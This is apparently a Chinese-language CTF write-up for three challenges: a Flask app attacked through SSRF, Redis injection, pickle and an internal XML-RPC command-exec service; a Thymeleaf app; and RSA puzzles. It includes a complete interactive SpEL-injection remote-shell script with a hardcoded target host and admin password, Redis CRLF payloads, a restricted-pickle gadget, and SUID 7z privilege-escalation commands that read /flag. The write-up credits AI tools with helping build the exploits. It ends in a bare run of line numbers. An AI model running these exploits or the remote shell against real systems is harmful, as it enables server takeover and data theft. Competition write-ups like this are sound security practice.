auth

flask 2.2.3 查到一个 CVE-2023-30861,不过我们这次没用上

注意到疑似 AI 写的前端似乎有意突出 role=user,结合题目 auth 推测这可能是解题某步的关键

很快可以发现头像上传处可以 SSRF,借助 file:// 可以 LFI

/proc 发现除了 flask redis 进程外还有一个 python 负责 RPC

获取到 Flask 源码、Redis dump.rdb、内部 root XML-RPC 服务源码等,黑盒变半个白盒

审计 flask 源码发现

1
2
if session.get('role') != 'admin':
return '权限不足,需要管理员权限'

只看 session,因此考虑伪造 secret_key

Redis dump 提取 flask 的 secret_key,用以伪造管理员的 session

1
{'logged_in': True, 'role': 'admin', 'username': 'MM'}

两个路由可用

1
2
@app.route('/admin/online-users')
@app.route('/admin/users')

发现 /admin/online-users 进行了受限反序列化,但还是有洞,尝试控制 r.keys('online_user:*') 的数据即可

对 redis 不熟,AI 自动化测一下:


Redis 可被 SSRF 的 CRLF 注入利用

直接访问:

1
http://127.0.0.1:6379/

返回过:

1
-ERR wrong number of arguments for 'get' command

这说明:

  • SSRF 确实能打到 Redis。
  • urllib 发出的 HTTP 请求被 Redis 当成 inline protocol 解析了。
  1. 先写简单值:
1
HSET user:MM role admin

结果:

  • MM.role 成功被改成 admin
  1. 再写带空格值:
1
HSET user:MM name "Q TEST"

结果:

  • MM.name 成功变成 Q TEST
  1. 再写 \xHH 转义:
1
HSET user:MM name "\x48\x45\x58\x20\x4f\x4b"

结果:

  • MM.name 成功变成 HEX OK

这一步证明:

  • Redis inline quoted argument 可稳定承载经十六进制转义后的二进制 payload

因此通过 SSRF + redis + pickle 可以执行受限命令,例如通过

1
2
3
4
5
6
7
getattr(
getattr(
getattr(OnlineUser, "__init__"),
"__globals__"
).get("requests"),
"post"
)("http://127.0.0.1:54321/RPC2", xml_body)

可以向第三个服务 XML-RPC 发送请求

审计 XML-RPC 源码发现 token 是固定的硬编码

1
self.auth_token = "mcp_secure_token_b2rglxd"

并且有命令执行功能

1
2
3
4
5
6
7
result = subprocess.run(
command,
shell=True,
capture_output=True,
text=True,
timeout=10
)

不过难以回显,因此考虑直接以高权限复制一份 flag 再去用最初的 LFI 获取

1
execute_command("cp /flag /tmp/pwnflag; chmod 644 /tmp/pwnflag")

再用 SSRF LFI 获取 flag 副本

thymeleaf

三层

  1. PRNG 逆推 admin 口令
  2. SpEL 模板注入 RCE
  3. SUID 提权读 /flag

PRNG 逆推 admin 口令

每 POST /register 一次,PRNG 就往后走 1 步。

冷启动后流程是:

  • 第 10 步:admin
  • 第 11 到 15 步:内置 user1..user5
  • 第 16 步:第一次外部注册

最终初始注册与 admin 相差 6 步,小小 crypto,AI秒了

SpEL 模板注入 RCE

最难的一段,基本靠抽奖,首先审计在 HomeController.java

1
2
3
4
5
6
7
8
9
10
11
@GetMapping({"/admin"})
public String adminPage(HttpSession session,
@RequestParam(required = false, defaultValue = "main") String section,
Model model) {
String username = (String) session.getAttribute("username");
if (!"admin".equals(username)) {
return "redirect:/";
}
String templatePath = "admin :: " + section;
return templatePath;
}

这里直接把用户可控的 section 拼到了返回视图名里。

也就是说:

1
/admin?section=main

最终会被 Thymeleaf 当成:

1
admin :: main

有很多注入会被拦,最后引导拷打 AI 搓出的 RCE 脚本如下:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196

#!/usr/bin/env python3
"""
Minimal Thymeleaf RCE helper.

Flow:
1. Login as admin.
2. Inject a preprocessed Thymeleaf fragment expression into /admin?section=...
3. Use a second-stage SpEL parser pivot to reflectively call Runtime.exec().
4. Base64-encode stdout on the target and decode it locally.

Usage:
python thymeleaf_exec.py exec
python thymeleaf_exec.py exec "id"
"""

from __future__ import annotations

import argparse
import base64
import sys
import urllib.error
import urllib.parse
import urllib.request
from http.cookiejar import CookieJar


DEFAULT_BASE_URL = "http://12997a3f-04dd-4044-94d7-f769d45cc076.36.dart.ccsssc.com"
DEFAULT_USERNAME = "admin"
DEFAULT_PASSWORD = "0041013152290433"
USER_AGENT = "Mozilla/5.0 Codex CTF Helper" # codex 的小巧思


def spel_string(value: str) -> str:
return "'" + value.replace("'", "''") + "'"


def preprocess_wrapper(expr_body: str) -> str:
escaped = expr_body.replace("\\", "\\\\").replace("'", "\\'")
return f"__'$'+'{{'+'{escaped}'+'}}'__"


def shell_command_to_argv_literal(command: str) -> str:
encoded = base64.b64encode(command.encode()).decode()
shell_argv = f"/bin/sh,-c,echo {encoded}|base64 -d|/bin/sh"
return f"{spel_string(shell_argv)}.split(',')"


def build_exec_expr(command: str) -> str:
inner = (
"{"
"#r=getClass().getClassLoader().loadClass('java.lang.Runtime').getMethod('getRuntime').invoke(null),"
f"#a={shell_command_to_argv_literal(command)},"
"#p=#r.exec(#a),"
"#s=getClass().getClassLoader().loadClass('java.lang.Process').getMethod('getInputStream').invoke(#p),"
"#b=getClass().getClassLoader().loadClass('java.io.InputStream').getMethod('readAllBytes').invoke(#s),"
"#e=getClass().getClassLoader().loadClass('java.util.Base64').getMethod('getEncoder').invoke(null),"
"#e.getClass().getMethod('encodeToString',#b.getClass()).invoke(#e,#b)"
"}[6]"
)
return (
"#response.getWriter().print("
"@webSecurityExpressionHandler.getExpressionParser()"
f".parseExpression({spel_string(inner)}).getValue(@environment)"
")?:'main'"
)


class ExploitClient:
def __init__(self, base_url: str, timeout: float) -> None:
self.base_url = base_url.rstrip("/")
self.timeout = timeout
self.cookies = CookieJar()
self.opener = urllib.request.build_opener(
urllib.request.HTTPCookieProcessor(self.cookies)
)
self.opener.addheaders = [("User-Agent", USER_AGENT)]

def _open(self, request: urllib.request.Request) -> tuple[int, str]:
try:
with self.opener.open(request, timeout=self.timeout) as response:
body = response.read().decode("utf-8", errors="replace")
return response.getcode(), body
except urllib.error.HTTPError as exc:
body = exc.read().decode("utf-8", errors="replace")
return exc.code, body

def login(self, username: str, password: str) -> None:
data = urllib.parse.urlencode(
{"username": username, "password": password}
).encode()
request = urllib.request.Request(
f"{self.base_url}/dologin",
data=data,
headers={"Content-Type": "application/x-www-form-urlencoded"},
)
self._open(request)

status, body = self.request_section("main")
if status != 200 or "bi-speedometer2" not in body:
raise RuntimeError("admin login failed or session is not authorized")

def request_section(self, section: str) -> tuple[int, str]:
url = f"{self.base_url}/admin?section={urllib.parse.quote(section, safe='')}"
return self._open(urllib.request.Request(url))

def execute_command(self, command: str, debug: bool = False) -> str:
status, body = self.request_section(preprocess_wrapper(build_exec_expr(command)))
if status != 200:
message = f"server returned HTTP {status}"
if debug and body:
message += f"\n{body}"
raise RuntimeError(message)

output = extract_prefix_before_fragment(body)
if output is None:
if debug and body:
raise RuntimeError(f"output not found\n{body}")
raise RuntimeError("output not found")
return base64.b64decode(output).decode("utf-8", errors="replace")


def extract_prefix_before_fragment(body: str) -> str | None:
marker = "<div>"
idx = body.find(marker)
if idx == -1:
return None
prefix = body[:idx]
return prefix if prefix else None


def build_parser() -> argparse.ArgumentParser:
parser = argparse.ArgumentParser(description="Minimal Thymeleaf exec shell")
parser.add_argument("--base-url", default=DEFAULT_BASE_URL)
parser.add_argument("--username", default=DEFAULT_USERNAME)
parser.add_argument("--password", default=DEFAULT_PASSWORD)
parser.add_argument("--timeout", type=float, default=10.0)
parser.add_argument("--debug", action="store_true")
parser.add_argument("mode", choices=["exec"])
parser.add_argument("command", nargs="?", help="optional command to run first")
return parser


def repl(client: ExploitClient, initial_command: str | None, debug: bool) -> int:
if initial_command:
try:
output = client.execute_command(initial_command, debug=debug)
if output:
sys.stdout.write(output)
if not output.endswith("\n"):
sys.stdout.write("\n")
except Exception as exc:
print(f"[!] {exc}", file=sys.stderr)

while True:
try:
command = input("rce$ ").strip()
except EOFError:
print()
return 0
except KeyboardInterrupt:
print()
return 0

if not command:
continue
if command in {"exit", "quit"}:
return 0

try:
output = client.execute_command(command, debug=debug)
except Exception as exc:
print(f"[!] {exc}", file=sys.stderr)
continue

if output:
sys.stdout.write(output)
if not output.endswith("\n"):
sys.stdout.write("\n")


def main() -> int:
args = build_parser().parse_args()
client = ExploitClient(args.base_url, args.timeout)

try:
client.login(args.username, args.password)
except Exception as exc:
print(f"[!] Login failed: {exc}", file=sys.stderr)
return 1

return repl(client, args.command, args.debug)


if __name__ == "__main__":
raise SystemExit(main())

示例执行:

1
2
$ python exp.py exec "whoami"
ctf

SUID 提权读 /flag

这是 AI 没想到的一点



首先 ls -la / 可以看到根目录下权限 400 长度 43/flag,java 进程本身是 ctf 用户,正常读是无法读的,AI 在想找泄露点,经验上 CTF 里可以优先试试提权。

枚举 SUID

1
find / -perm -u=s -type f 2>/dev/null

找到

1
2
3
4
5
6
7
8
9
/bin/mount
/bin/su
/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/7z
1a74185cda2141220d681ffb8db730e8


用这个线索引导 AI 即可立即获取 flag

1
/usr/bin/7z a -ttar -an -so /flag 2>/dev/null | /usr/bin/7z e -ttar -si -so 2>/dev/null

RSA

level 1

根据提示搓脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
import glob
import math
import re
from math import isqrt

from Crypto.Cipher import AES, PKCS1_OAEP
from Crypto.PublicKey import RSA
from Crypto.Util.number import bytes_to_long, inverse


def is_square(value):
if value < 0:
return False
root = isqrt(value)
return root * root == value


def continued_fraction(numerator, denominator):
while denominator:
quotient = numerator // denominator
yield quotient
numerator, denominator = denominator, numerator - quotient * denominator


def convergents(terms):
prev_num, prev_den = 1, 0
curr_num, curr_den = terms[0], 1
yield curr_num, curr_den
for term in terms[1:]:
prev_num, curr_num = curr_num, term * curr_num + prev_num
prev_den, curr_den = curr_den, term * curr_den + prev_den
yield curr_num, curr_den


def wiener_attack(n_value, e_value):
terms = list(continued_fraction(e_value, n_value))
for k_value, d_value in convergents(terms):
if k_value == 0:
continue
if (e_value * d_value - 1) % k_value != 0:
continue
phi_value = (e_value * d_value - 1) // k_value
sum_pq = n_value - phi_value + 1
discriminant = sum_pq * sum_pq - 4 * n_value
if not is_square(discriminant):
continue
delta = isqrt(discriminant)
p_value = (sum_pq + delta) // 2
q_value = (sum_pq - delta) // 2
if p_value * q_value == n_value:
return d_value, p_value, q_value
return None


def fermat_factor(n_value):
a_value = isqrt(n_value)
if a_value * a_value < n_value:
a_value += 1
b_squared = a_value * a_value - n_value
if not is_square(b_squared):
return None
b_value = isqrt(b_squared)
p_value = a_value - b_value
q_value = a_value + b_value
if p_value * q_value == n_value:
return p_value, q_value
return None


def load_public_keys():
return {
path: RSA.import_key(open(path, "rb").read())
for path in glob.glob("key-*.pem")
}


def recover_private_keys(public_keys):
private_keys = {}

for left_name, right_name in [("key-1.pem", "key-2.pem"), ("key-4.pem", "key-15.pem")]:
left_key = public_keys[left_name]
right_key = public_keys[right_name]
shared_prime = math.gcd(left_key.n, right_key.n)
if shared_prime == 1:
continue
for name, public_key in ((left_name, left_key), (right_name, right_key)):
other_prime = public_key.n // shared_prime
phi_value = (shared_prime - 1) * (other_prime - 1)
d_value = inverse(public_key.e, phi_value)
private_keys[name] = RSA.construct(
(public_key.n, public_key.e, d_value, int(shared_prime), int(other_prime))
)

for name in ["key-3.pem", "key-7.pem", "key-13.pem", "key-18.pem"]:
public_key = public_keys[name]
factors = fermat_factor(public_key.n)
if factors is None:
continue
p_value, q_value = factors
phi_value = (p_value - 1) * (q_value - 1)
d_value = inverse(public_key.e, phi_value)
private_keys[name] = RSA.construct(
(public_key.n, public_key.e, d_value, int(p_value), int(q_value))
)

for name in ["key-6.pem", "key-12.pem", "key-17.pem"]:
public_key = public_keys[name]
recovered = wiener_attack(public_key.n, public_key.e)
if recovered is None:
continue
d_value, p_value, q_value = recovered
private_keys[name] = RSA.construct(
(public_key.n, public_key.e, int(d_value), int(p_value), int(q_value))
)

return private_keys


def decrypt_ciphertext(ciphertext, private_key):
key_size = (private_key.n.bit_length() + 7) // 8
if len(ciphertext) <= key_size + 28:
return None

rsa_block = ciphertext[:key_size]
nonce = ciphertext[key_size:key_size + 12]
body = ciphertext[key_size + 12:-16]
tag = ciphertext[-16:]

if private_key.n.bit_length() >= 2048:
symmetric_key = PKCS1_OAEP.new(private_key).decrypt(rsa_block)
else:
key_int = pow(bytes_to_long(rsa_block), private_key.d, private_key.n)
symmetric_key = key_int.to_bytes(16, "big")

cipher = AES.new(symmetric_key, AES.MODE_GCM, nonce=nonce)
return cipher.decrypt_and_verify(body, tag).decode("utf-8")


def recover_plaintexts(private_keys):
recovered = []
for ciphertext_path in sorted(glob.glob("ciphertext-*.bin")):
ciphertext = open(ciphertext_path, "rb").read()
for key_path, private_key in private_keys.items():
try:
plaintext = decrypt_ciphertext(ciphertext, private_key)
except Exception:
continue
recovered.append((ciphertext_path, key_path, plaintext))
break
return recovered


def crt_recover(shares):
modulus_product = 1
secret_value = 0
for modulus, residue in shares:
adjustment = ((residue - secret_value) % modulus) * inverse(modulus_product % modulus, modulus)
secret_value += modulus_product * (adjustment % modulus)
modulus_product *= modulus
return secret_value


def recover_messages(plaintexts):
line_groups = [plaintext.splitlines() for _, _, plaintext in plaintexts]
messages = []

for line_index in range(1, 10):
shares = []
bit_length = None
for lines in line_groups:
modulus_hex, residue_hex, bit_length_hex = lines[line_index].split(":")
shares.append((int(modulus_hex, 16), int(residue_hex, 16)))
bit_length = int(bit_length_hex, 16)

secret_value = crt_recover(shares)
byte_length = (bit_length + 7) // 8
message = secret_value.to_bytes(byte_length, "big").decode("utf-8")
messages.append(message)

return messages


def main():
public_keys = load_public_keys()
private_keys = recover_private_keys(public_keys)
plaintexts = recover_plaintexts(private_keys)

print("Recovered plaintexts:")
for ciphertext_path, key_path, _ in plaintexts:
print(f" {ciphertext_path} <- {key_path}")

messages = recover_messages(plaintexts)
print("\nRecovered messages:")
for index, message in enumerate(messages, start=2):
print(f"message{index}: {message}")

password_match = re.search(r"next pass is\s+([^。.!?\s]+)", messages[5])
if password_match:
print(f"\nlevel2.zip password: {password_match.group(1)}")


if __name__ == "__main__":
main()


# Recovered plaintexts:
# ciphertext-1.bin <- key-3.pem
# ciphertext-2.bin <- key-6.pem
# ciphertext-3.bin <- key-4.pem
# ciphertext-4.bin <- key-7.pem
# ciphertext-5.bin <- key-17.pem
# ciphertext-8.bin <- key-1.pem
# ciphertext-9.bin <- key-18.pem

# Recovered messages:
# message2: Another success! One more cipher bites the dust!
# message3: You're nearly there! Keep going! 3!
# message4: You're nearly there! Keep going! 4!
# message5: You're nearly there! Keep going! 5!
# message6: You're nearly there! Keep going! 6!
# message7: Congratulations! next pass is 9Zr4M1ThwVCHe4nHnmOcilJ8。
# message8: You're nearly there! Keep going! 8!
# message9: You're nearly there! Keep going! 9!
# message10: You're nearly there! Keep going! 10!

# level2.zip password: 9Zr4M1ThwVCHe4nHnmOcilJ8

level 2

首先可以直接爆破 \([-bounds, +bounds] = [-100, +100]\) 还原 P2 P3 多项式的系数

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
# sage

from Crypto.Util.number import bytes_to_long

n = 99573363048275234764231402769464116416087010014992319221201093905687439933632430466067992037046120712199565250482197004301343341960655357944577330885470918466007730570718648025143561656395751518428630742587023267450633824636936953524868735263666089452348466018195099471535823969365007120680546592999022195781
e = 12076830539295193533033212232487568888200963123024189287629493480058638222146972496110814372883829765692623107191129306190788976704250502316265439996891764101447017190377014980293589797403095249538391534986638973035285900867548420192211241163778919028921502305790979880346050428839102874086046622833211913299
c2 = 94664119872856479106437852390497826718494891787231788048637569911820802241271385500237521849783257742020074596801243551199558780516078698265978603364906102405513805258523893161481880920117078266554039648951735640682344760175446065823258414274759467738667667682764189886842676476993302026419523097311062869020
c3 = 17452842791128500883484238194649202112170709841838938382334668085116735124742824096780522905501631340623564870573855325492444043679562915249332054460794149403631363005265204604824764244033832504758820981926933304283896441280291037649477532990161765794023799333588888734136298348520144818810380374971149851767

m1 = int(bytes_to_long(b"Secret message: " + b"A" * 16))
poly2_tail = [-36, -94]
poly3_tail = [-11, -20, 11]

print('m1 bits =', m1.bit_length())

base2 = (poly2_tail[0] * m1 + poly2_tail[1] * (m1 ** 2)) % n
base3 = (poly3_tail[0] * m1 + poly3_tail[1] * (m1 ** 2) + poly3_tail[2] * (m1 ** 3)) % n

poly2_solutions = []
for a0 in range(-100, 101):
m2 = (a0 + base2) % n
if power_mod(m2, e, n) == c2:
poly2_solutions.append((a0, m2))

poly3_solutions = []
for b0 in range(-100, 101):
m3 = (b0 + base3) % n
if power_mod(m3, e, n) == c3:
poly3_solutions.append((b0, m3))

print('poly2 constant candidates:', poly2_solutions)
print('poly3 constant candidates:', poly3_solutions)

if len(poly2_solutions) == 1:
print('poly2_coeffs =', [poly2_solutions[0][0], *poly2_tail])

if len(poly3_solutions) == 1:
print('poly3_coeffs =', [poly3_solutions[0][0], *poly3_tail])


# poly2 constant candidates: [(-93, 99573363048275234764231402769464116416087010014992319221201093905687439933632430466067992037046120712199565250482197004301343341960655357944577330885470784715126722435921158895824665419913269528424690262728739845116112902395244885358750961250230177487431633851514465414044256040642577828582899149891719854950)]
# poly3 constant candidates: [(-62, 590399365140190500740178423662367772903589621587965145437106442287659685984583084035886694058638088624923974452002966178281019771676234250192738895337223105057659985735636036756556266252170949070631521235867134358008101532167944494)]
# poly2_coeffs = [-93, -36, -94]
# poly3_coeffs = [-62, -11, -20, 11]

注意到 \(d\) 只有 \(180\) 位,用 Boneh-Durfee 打小私钥攻击

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
